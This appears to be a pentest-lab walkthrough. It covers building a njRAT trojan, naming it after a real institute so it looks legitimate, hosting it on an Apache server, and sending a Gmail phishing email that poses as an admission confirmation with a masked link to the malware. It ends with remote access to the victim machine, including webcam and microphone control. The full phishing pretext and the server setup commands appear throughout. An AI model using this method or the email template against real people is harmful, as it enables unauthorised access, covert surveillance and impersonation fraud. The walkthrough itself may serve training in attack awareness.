


We can find a “Builder” option at the down bar of njrat for build a malware


Builder prompt a window in which we can specify host,port,icon,directory ..etc




We save the malware with the organization name so it's look like legitimate for end user



Victim system



In parrot we are starting apache server in that we can upload our malware on server so the user can browser it



```
[root@kali)-[/]
# service apache2 start
```

We make a directory in html named share, put the malware in share directory


```
[root@parrot]-[/var/www/html]
└─#mkdir share
[root@parrot]-[/var/www/html]
└─#chmod -R 755 share
```

Now we are going to perform the main stage known as social engineering.

As a professional hacker or pentester you have to be able for making a phising mail which look legitimate that user think this is normal or genuine.so user click link or any attachment with out any hesitation.


1.Open gmail

2.click on compose




3.Once you click it open a window for writing and sending new mail

4.write a mail which is professional or tempted.



5. hide the original url .


You can see in below image our malicious url is <http://10.10.1.13/share> and we are hiding or masking that url with <https://imarticus/portal>



The user got the mail it's like this:

You can see the link in mail which we masked as
<https://imarticus/portal>

Once user click on it, the link redirect to the malicious link



A screenshot of a Gmail inbox. The left sidebar shows the 'Compose' button and a list of labels: 'Inbox' (selected), 'Starred', 'Snoozed', 'Sent', 'Drafts', and 'More'. The main area displays an email from 'Imarticus Admission' in the 'Inbox' folder. The email was sent at 9:40 PM (1 minute ago) to the user. The subject line is 'Imarticus Admission'. The body of the email reads:

Hello Dear,

We wish to congratulate and inform you that your admission for PGCS is successfully completed.

We are welcoming you in our institute...now you are ready to achieve your goals

"LET'S WALK TOGETHER ON ROAD OF SUCCESS"__Imarticus Learning

Notice :

Please Download and install below software and login with credentials which you get from account activation (email) for accessing the imarticus platform and study material.

<https://imarticus/portal>


Thanks & Regards
Imarticus Learning


Because of we craft mail as it's seems like it's from organization so user download our malware and think like he or she downloading the original software provided by organization.

Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
 imarticus.exe	2023-01-06 23:36	24K	
 imarticus learning.exe	2023-01-07 00:30	24K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80





Once the user download the malware and install it at a time we successfully exploited and get the access of target or victim system

Which we can see in below image

We successfully get the access of target system

The details we are able to see:

Name:HacKed_64f81Af7

Ip:10.10.1.22

Pc:SERVER2012


User :Administrator

Install date:23-01-06

Country:N/A

Os: Win server 2022 standard dsp0 x64

Active window:Downloads



Through right clicking on the tab we can see drop down list.
We can perform all the things which under the drop down list

Manager

Run file

Remote cam

Microphone

